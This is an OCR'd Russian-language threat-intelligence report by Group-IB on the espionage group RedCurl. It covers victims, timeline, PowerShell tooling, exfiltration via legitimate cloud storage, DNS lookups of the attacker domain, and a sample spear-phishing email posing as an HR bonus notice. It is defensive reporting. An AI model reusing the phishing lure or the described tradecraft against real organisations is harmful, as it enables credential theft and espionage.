
АВГУСТ 2020

REDCURL

The pentest you didn't know about



GROUP-IB

group-ib.ru

Ограничение применения

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.

2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры ранее неизвестной группы RedCurl для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены индикаторы компрометации, которые могут быть использованы организациями и специалистами для проверки своих сетей на факт компрометации, а также рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание технических деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованные в отчете технические детали угроз не являются пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.

3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будут указаны как источники цитаты.

4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав Group-IB на отчет, Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

Оглавление

* Глава доступна в полной версии отчета

Введение

RedCurl

Хакерская группа, занимающаяся шпионажем

Цель группы

Воровство документов, представляющих коммерческую тайну и содержащих персональные данные сотрудников

Инструменты

Группа действовала максимально скрытно, чтобы минимизировать риск обнаружения в сети жертвы: не использовала активных троянов и средств удаленного управления

Однажды жарким летним вечером 2019 года в **CERT-GIB (Центр круглосуточного реагирования на инциденты кибербезопасности Group-IB)** поступил звонок от нового клиента, который сообщил о том, что его компания была атакована, и попросил помочь с ликвидацией последствий инцидента и установлением хакерской группы, которая могла быть причастна к атаке.

Дежурный аналитик CERT-GIB оперативно изучил фишинговое письмо, использовавшееся на начальным этапе заражения. Оно было очень хорошо составлено, что наводило на мысль о спланированной таргетированной атаке. Уникальный поведенческий отпечаток, полученный в результате динамического анализа **Threat Hunting Framework Polygon**, подтвердил гипотезу аналитика. Сотрудник CERT-GIB сразу же оповестил команду **Group-IB Threat Intelligence & Attribution** о выявленном инциденте, и уже через пару часов клиент получил данные о целенаправленной атаке на его бизнес.

Между тем образец письма и полученные данные заинтересовали специалистов Threat Intelligence & Attribution в кампании неизвестной на тот момент хакерской группы были задействованы уникальные инструменты, написанные на языке PowerShell, популярном среди IT-специалистов, а письма составлялись не просто под организацию-жертву, а под конкретную команду внутри этой организации. Достаточно быстро стало понятно, что речь идет не об обычной киберкриминальной группе, целью которой всегда является вывод денежных средств. Находка специалистов Group-IB подтверждала прогнозы, сделанные ранее в аналитическом отчете **Hi-Tech Crime Trends 2019/2020**: все большую роль на хакерской сцене стали играть группы, занимающиеся шпионажем. Одна из них — **RedCurl**.

В каждой проанализированной кампании целью группы было заражение компьютеров целевого департамента в инфраструктуре организации и воровство интересующих хакеров документов. Примечательно, что одной из вероятных жертв группы стал сотрудник компании, занимающейся информационной безопасностью и предоставляющей клиентам защиту от таких атак. Зафиксированные инциденты, связанные с этой группой, происходили в компаниях самых разных отраслей с большим географическим разбросом: от России до Северной Америки. Это может свидетельствовать о заказном характере атак на конкурентов с целью корпоративного шпионажа. В пользу этой версии говорит и тот факт, что группа действовала максимально скрытно, чтобы минимизировать риск быть обнаруженной в сети жертвы. Так, RedCurl не использовала активных троянов и средств удаленного управления с интерфейсом рабочего стола.

При этом технически методы группы RedCurl имеют схожесть с теми, что применяют в своей практике специалисты в области RedTeam и проведения пентестов.

Данный отчет впервые описывает тактику, инструменты и особенности инфраструктуры ранее неизвестной группы RedCurl. Также здесь впервые приведено подробное описание цепочки атаки, подготовленное специалистами Лаборатории компьютерной криминалистики Group-IB, и уникальные данные, собранные в ходе реагирования на инциденты, атрибутированные к кампаниям группы RedCurl.

Изучая активность атакующих, криминалисты проверили гипотезу о том, что используемые техники RedCurl напоминают ранее описанные группы **RedOctober** и **CloudAtlas**, целью которых также был шпионаж. В результате тщательного анализа с использованием матрицы **MITRE ATT&CK®** однозначных связей между этими кампаниями не выявлено.

Как и всегда, в конце отчета приведены индикаторы компрометации, за исключением тех, которые могут привести к идентификации жертв RedCurl. YARA и Suricata правила доступны только для клиентов **Group-IB Threat Intelligence & Attribution.** Традиционно отчет содержит рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы.

Ключевые выводы

Название	RedCurl (присвоено компанией Group-IB)
Цель	Корпоративный шпионаж и кража документации
Период активности	Группа активна с 2018 года по настоящее время. За более чем два года Group-IB обнаружила 26 целевых атак
География	Россия, Украина, Канада, Германия, Великобритания, Норвегия
Жертвы	Строительные, финансовые, консалтинговые компании, ритейлеры, банки, страховые, юридические и туристические организации
Язык	Группа RedCurl, предположительно, русскоговорящая
Инструменты	RedCurl создали набор из PowerShell-программ, который в совокупности можно назвать фреймворком, включающим: · dropper (в том числе первичный дроппер InitialDropper) · основной модуль FirstStageAgent aka FSA · два подмодуля, носящих имена Channel1 aka FSA.C1 и Channel2 aka FSA.C2




Рисунок 1. Схема распаковки трояна

Троян принимает команды от оператора через облако в виде BAT-сценариев. По сути, это просто подпрограммы. Всего было выявлено 29 таких команд-программ.




Рисунок 2. Схема взаимодействия оператора с трояном через облако

Технические особенности группы	• Минимальное использование бинарного кода • Использование техник сокрытия в целях затруднения детектирования • Управление зараженным компьютером через команды в легитимном облачном хранилище. Команды отдавались как PowerShell-скрипты. • Использование специальных скриптов для демонстрации фейковых окон Outlook для сбора логинов и паролей нужных людей. • Группа находится в сети жертвы 2–6 месяцев. Стадия распространения по сети растянута по времени, поскольку группа стремится оставаться незамеченной как можно дольше, не используя никаких активных троянов или средств удалённого управления с интерфейсом рабочего стола
Целевая система	Одной из основных целей была электронная почта и офисные документы
Эксфильтрация данных в легитимные облачные хранилища	RedCurl использует такие облачные сервисы, как cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive.com, powerfolder.com, docs.live.net, syncwerk.cloud, cloud.woelkli.com, framagenda.org. Для управления и доступа к облакам злоумышленники используют сервис multcloud.com

География атак и цели




Рисунок 3. Таймлайн атак RedCurl

Все атаки RedCurl целенаправленные: письма и дропперы создаются под конкретную жертву, что позволяет идентифицировать цель атаки. Однако не всех жертв удалось выявить, так как в некоторых случаях были обнаружены только модули ВПО, а не исходный загрузчик, который позволяет определить цель атаки.

Начиная с 2018 года Group-IB обнаружила 26 атак на объекты различных отраслей, среди них:

- строительные компании
- ритейлеры
- туристические компании
- страховые компании
- финансовые компании
- банки
- юридические и консалтинговые компании

География атак RedCurl включает Европу, страны СНГ, Северную Америку. Жертвы 26 выявленных нами атак находились в следующих странах:

- Россия
- Украина
- Канада
- Германия
- Великобритания
- Норвегия

Нам удалось идентифицировать **14 организаций**, ставших жертвами шпионажа со стороны RedCurl. Некоторые были атакованы несколько раз. С каждой из них связывались специалисты Group-IB и консультировали по инциденту и дальнейшим шагам для устранения последствий атаки. Названия жертв не раскрываются. В некоторых из них идет реагирование.

Примечательно, что в процессе изучения скомпрометированных данных клиента был обнаружен блок данных, относящийся к лицу, занимающему управленческую позицию в компании из сферы кибербезопасности, а IP-адреса, с которых осуществлялось взаимодействие с облаком RedCurl, принадлежат этой организации. Случайно эти данные были скомпрометированы или это было обычное контролируемое изучение трояна исследователем, мы установить не можем.

Получение первоначального доступа


Фишинговые письма

являются способом получения первоначального доступа в целевую сетевую инфраструктуру

Как и во многих кампаниях, целью которых является шпионаж, для получения первоначального доступа в целевую сетевую инфраструктуру RedCurl используют фишинговые электронные письма (spear phishing). Однако в их случае содержимое писем было тщательно проработано. Так, например, в тексте присутствовал адрес и логотип целевой организации, а в адресе отправителя фигурировало ее доменное имя.

В части кампаний RedCurl атакующие представлялись сотрудниками управления по работе с персоналом целевых организаций и рассылали такие письма не одному, а сразу нескольким сотрудникам, что позволяло снизить их бдительность, особенно учитывая то, что некоторые из них работали в одних и тех же отделах.

Для доставки полезной нагрузки RedCurl использовали архивы, ссылки на которые были размещены в теле писем. Несмотря на то, что они вели на публичные облачные хранилища, маскировка внушала уверенность, что пользователь переходит на официальный сайт компании:


From HR
Subject Положение о ежегодном премировании сотрудников 3:56 PM
To

Уважаемые коллеги!

Просьба ознакомиться с обновленным Положением о ежегодном премировании сотрудников.

Текст Положения размещен на корпоративном
сайте: /corporate/internal/docs/HR/Положение о ежегодном
премировании сотрудников

Скачать: Положение о ежегодном премировании сотрудников

С уважением,

Управление по работе с персоналом

Тел.:

Рисунок 4. Пример фишингового письма, отправленного группой RedCurl




Рисунок 5. Пример фишингового письма, отправленного группой RedCurl

Фишинговые письма отправлялись с использованием доменного имени mailsecure[.]tech, а именно с субдоменов, имитирующих легитимный домен атакуемой организации. Указанное доменное имя было зарегистрировано за полгода до кампании, 6 декабря 2018 года. В день атаки была изменена SOA-запись, а для MX записи был указан Yandex:

```
$ dig  ru-datacenter.mailsecure.tech any

; <<>> DiG 9.11.5-P1-1ubuntu2.5-Ubuntu <<>>  ru-datacenter.mailsecure.tech any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;  ru-datacenter.mailsecure.tech. IN ANY

;; ANSWER SECTION:
 ru-datacenter.mailsecure.tech. 1798 IN MX 10 mx.yandex.net.
 ru-datacenter.mailsecure.tech. 1798 IN TXT  "yandex-verification: 2cda3cd533b95f45"

;; Query time: 61 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Вт июл 30 15:58:54 CEST 2019
;; MSG SIZE  rcvd: 150

$ dig mailsecure.tech soa +short
dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019072503 43200 3600 604800 3601
